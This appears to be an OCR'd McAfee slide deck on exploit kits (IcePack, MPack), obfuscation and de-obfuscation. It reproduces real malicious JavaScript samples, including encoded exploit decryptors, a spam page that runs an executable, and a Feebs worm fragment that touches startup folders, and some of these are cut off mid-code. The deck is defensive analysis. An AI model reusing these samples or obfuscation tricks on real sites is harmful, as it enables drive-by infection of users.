
Traffic (total - uniq)	
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.94% - 12.37%	

Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Image Source: VirusTotal Blog

Analysis of Adversarial Code: The role of Malware Kits !

ICEPACK Architecture



MS06-014 – Microsoft Windows MDAC Vulnerability

WinZIP - WinZip ActiveX Overflow

QuickTime – QuickTime RTSP Overflow


MS06-057 – Webviewfoldericon Vulnerability

MS06-006 – Windows Media Player plugin vulnerability

MS07-004 –VML Vulnerability

Analysis of Adversarial Code: The role of Malware Kits !

ICEPACK Control Panel



Installation of a code

Enter into a window a code of yours iFrame, choose a variant of installation. Then press the button "To begin" Also pass to [To viewing of progress]

Variants of installation

Record before </body> :	●
In the end of a file :	○
Rewriting of files :	○

In addition

To delete frames :	□

McAfee®
Proven Security™

Analysis of Adversarial Code: The role of Malware Kits !

Analyzing Obfuscated Code

Analysis of Adversarial Code: The role of Malware Kits !

Code Obfuscation

- Most of the code obfuscation techniques are composed of two parts:
  - Encrypted string
  - Decryptor
- This process may be repeated several times, the decrypted string may contain another string to be decrypted.
- The level of decryption loop varies based on the algorithm.

Analysis of Adversarial Code: The role of Malware Kits !

How De-obfuscation works?

- Place hooks on the commonly used methods such as
  - document.write
  - document.writeln
  - eval
- Redirect them to a log window instead of execution, where the data can be conveniently interpreted.
- Using hostilejsdebug to de-obfuscate scripts.


Analysis of Adversarial Code: The role of Malware Kits !

Obfuscating Code

- Base 64 Encoding
  - http://www.motobit.com/util/base64-decoder-encoder.asp
- Dean Edwards packer
  - http://dean.edwards.name/packer/
- String splits
- Gzip Encoding
- Custom Encoders

Analysis of Adversarial Code: The role of Malware Kits !


IcePack Obfuscated exploit (IE)




```
<script language=JavaScript>function dc(x){var l=x.length,b=
1024,i,j,r,p=0,s=0,w=0,t=Array
(63,34,35,36,19,2,11,24,12,56,0,0,0,0,0,0,9,18,22,55,15,8,7,25,5,38,42,
45,53,49,50,59,60,61,17,6,48,14,43,33,20,41,31,0,0,0,0,27,0,26,0,54,44,
1,62,29,46,30,58,23,28,32,10,52,57,47,4,51,3,37,16,40,21,13,39);for
(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t
[x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(165^w&255);w>>=
8;s-=2}else{s=6}}document.write(r)}}
dc("wfaIyFyN@k7CEzPNB0po7iEokqPzB_lsb28MB2EN8
_PLn_KNtFy1SV8NZUyN@Z9IwfnJqIGsb4lT_
1jVGJPMDtdMRkEse2pWs2ijCtPNetPLFBwM@4dLBslT7iwpY_DOW0
@uxBY3kaU9I27zI_UuEA@uW4@1lcp3m27uxAiuIs@3vii3k5fW_
1jVGJwNF08TSFQIwfaIBFyC@tPIwfjop0p2HjgWFtlsrDysnZQzH5QL@CwWs2ijCtPNetPL
8jGW72jVGJwLRsgNbq@JqIY1yt8Meq@Jq1jVGidNesQIGS8s4kEse2pWEsg98DypFhGInS8
s4q@JqNnJqIYLSZysxFgW@4PN5tyM5t8IFfUM44dQSZysxFQW_
1jVdNnJqNjTvqdMRsdN6kEpLD8QQF@
90CwOmF8Tw6Zokz7WgDpuhtUjXjU2wfnVi2jVdNJoyslNbk72htiTb2hPRZQ1
@tPN5FgsDiGIgDpuhtUjXjU2wfnVdjU9et8jNFQLHjEIHjU9et8jNFQLi1jVdNJOmF8Tw6Z
okkEIHjU9et8jNFQL6ayoF_goksPN5C7u@cQ3kjU9w4YOni@
2i1jVdNjLbFyokqlWhtiTb2hPRZKzwfnV72jVd1jVdU8o6
_lo8VPNHAP0m6pT2FPoyNEJqNJCwfnVdUyMkk9TB0qQvOUu1kEIHBGCxaluSkYMxadzwfnV
dUyMkkwjvkqQxFqsSkEIH5QNb_KMrkyTyiEmvsGulB@mvsGulB@mvtG3bZ8mv6@
3gi8mvCpMBa8mv_@
3AS@mvkYuAc@mvtp3tt@mv6p3gi8mvkYukB@mv_Yutt@mvF@zSs@mv4lTRA@mvFPMBa@mvk
pTBU@mv4G3Ft8mv_Gzkc@mv6G3tZ@mv_
8uxc@mvkGTSZ8mvF8Mxa@mvtPMRB@mv_pMbD8mv6@3eD8mvt@Tb6
@mvt@Tgi8mvkYukS@mvDp3eF8mvkYMgi8mvCpMRi8mv4YMv58mvFlTxa@mvkG3gi8mvkYug
i8mv_duSt@mv6puA5
@mvDGT4a8mvD@T4U8mvDG3k58mvDYM4a8mvFYuxB@mvtYMBA8mvZ@Tv5@mv6Gz45
@mvkGu45
@mv_luBa@mvkYu4S@mv_GuRB@mvkYMAc@mvFGugi8mvCpMxa8mv4YMAB@mvCpMrF8mvkGzR
B@mvk@zbZ8mvFGugi8mvCGTBS@mv6YMRB@mvFGugi8mvs@
3Ba8mvC@TFD8mvk@TR58mvtlzb_
```

Analysis of Adversarial Code: The role of Malware Kits !


MPack MultiLevel Encoded Decryptor



```
<script language=javascript>
document.write(unescape("%3CScript%20Language%3D%27JavaScript%27%
3Edocument.write%28%20unescape%28%27%253C%2573%2563%2572%2569%2570%
2574%253E%2520%250D%250A%2566%2575%256E%2563%2574%2569%256F%256E%2520%
257A%2558%2528%2573%2529%250D%250A%257B%2520%2576%2561%2572%2520%2573%
2531%253D%2520%2575%256E%2565%2573%2563%2561%2570%2565%2528%2520%2573%
252E%2573%2575%2562%2573%2574%2572%2528%2530%252C%2520%2573%252E%256C%
2565%256E%2567%2574%2568%252D%2531%2529%2529%253B%2520%2520%2576%2561%
2572%2520%2574%253D%2527%2527%253B%2566%256F%2572%2528%2569%253D%2530%
253B%2569%253C%2573%2531%252E%256C%2565%256E%2567%2574%2568%253B%2569%
252B%252B%2529%2520%2574%252B%253D%2553%2574%2572%2569%256E%2567%252E%
2566%2572%256F%256D%2543%2568%2561%2572%2543%256F%2564%2565%2528%2520%
```



```
<Script Language='JavaScript'>document.write( unescape('%3C%73%63%72%
69%70%74%3E%20%0D%0A%66%75%6E%63%74%69%6F%6E%20%7A%58%28%73%29%0D%0A%
7B%20%76%61%72%20%73%31%3D%20%75%6E%65%73%63%61%70%65%28%20%73%2E%73%
75%62%73%74%72%28%30%2C%20%73%2E%6C%65%6E%67%74%68%2D%31%29%29%3B%20%
20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%73%31%2E%
6C%65%6E%67%74%68%3B%69%2B%2B%29%20%74%2B%3D%53%74%72%69%6E%67%2E%66%
72%6F%6D%43%68%61%72%43%6F%64%65%28%20%73%31%2E%63%68%61%72%43%6F%64%
65%41%74%28%69%29%2D%20%73%2E%73%75%62%73%74%72%28%73%2E%6C%65%6E%67%
74%68%2D%31%2C%20%31%29%29%3B%20%0D%0A%64%6F%63%75%6D%65%6E%74%2E%77%
72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%20%7D%0D%0A%3C%
```




```
<Script Language='JavaScript'>
function zX(s)
{ var s1= unescape( s.substr(0, s.length-1));  var t='';for(i=0;i
<s1.length;i++) t+=String.fromCharCode( s1.charCodeAt(i)- s.substr
(s.length-1, 1));
document.write(unescape(t)); }
```

Analysis of Adversarial Code: The role of Malware Kits !

HTML Guardian

- ▶ Commercial Product
  ~ 40 $
- ▶ Decryptor is encoded and the decoded function evaluates encrypted string
- ▶ The above spammed mail delivers exploit MS06-014 vulnerability.


trribaygahx Greetings! - Message (Plain Text)
File Edit View Insert Format Tools Actions Help
Reply | Reply to All | Forward

From: Pussy [dmose@netscape.com] Sent: Wed 11/7/2007 10:39 AM
To: Virus Research
Cc:
Subject: trribaygahx Greetings!

'/et-n.nm.ru - 21 Success Secrets of Self-

The source code of this page is protected by HTML Guardian
www.ProtWare.com
The ultimate tool to protect your HTML code, images, Java applets, Javascripts, links, keep web content filters

SEARCH INSIDE!™
THE 21 SUCCESS SECRETS OF SELF-MADE


21 Success Secrets of Self-Made Millionaires. Become a millionaire faster and easier than you ever thought like you become millionaires? Would you like to know how? By applying these practical, proven you ever thought possible. Buy the 21 Success Secrets of Self-Made Mil dreamed. You can do it! A compact text providing millionaires. Includes 21

```
<html>
<body>
<script>0000
='90d0a202020202020202020202020204f6e204572726f7220526573756d65204e657874
0d0a2020202020202020202020202020206f575368656c6c2e52756e20284578654e616d65292
c312c46414c53450d0a202020202020456c73650d0a202020202020202020202020206f53
747265616d2e4d6f64653d61644d6f64655265616457726974650d0a20202020202020'
;eval(unescape('%66%75%6E%63%74%69%6F%6E%20%5F%63%28%5F%69%29%7B%76%61%
72%20%74%3D%5F%69%2E%72%65%70%6C%61%63%65%28%2F%28%5C%53%7B%32%7D%29%
2F%67%69%2C%27%24%31%25%27%29%3B%74%3D%27%25%27%2B%74%3B%74%3D%74%2E%
73%75%62%73%74%72%28%30%2C%74%2E%6C%65%6E%67%74%68%2D%31%29%3B%64%6F%
63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%
29%29%7D%3B'));</script>
```

Analysis of Adversarial Code: The role of Malware Kits !

Feebs Worm

- ▶ Polymorphic worm which has Javascript and Vbscript components.
- ▶ Harvests mail from the machine and sends itself using its own SMTP engine
- ▶ Injects a ZIP attachment containing a copy of the worm into outgoing SMTP sessions.
- ▶ Drops rootkit component, opens backdoor, drops copy of the worm into p2p folders



```
<script language=JavaScript>cj=unescape("%5C");
fn="rkexgiinstall";
fr=unescape(location.href).substr(8);
try{
      fs=new ActiveXObject("Scripting.FileSystemObject");
      ws=new ActiveXObject("WScript.Shell");
      dr=ws.RegRead
("HKCU"+cj+"SOFTWARE"+cj+"Microsoft"+cj+"Windows"+cj+"CurrentVersion"+c
j+"Explorer"+cj+"Shell Folders"+cj+"Startup");

wd="c:"+cj+"d";fs.CreateFolder(wd)}catch(h){};function f3(){return
false}document.oncontextmenu=f3;
</script>

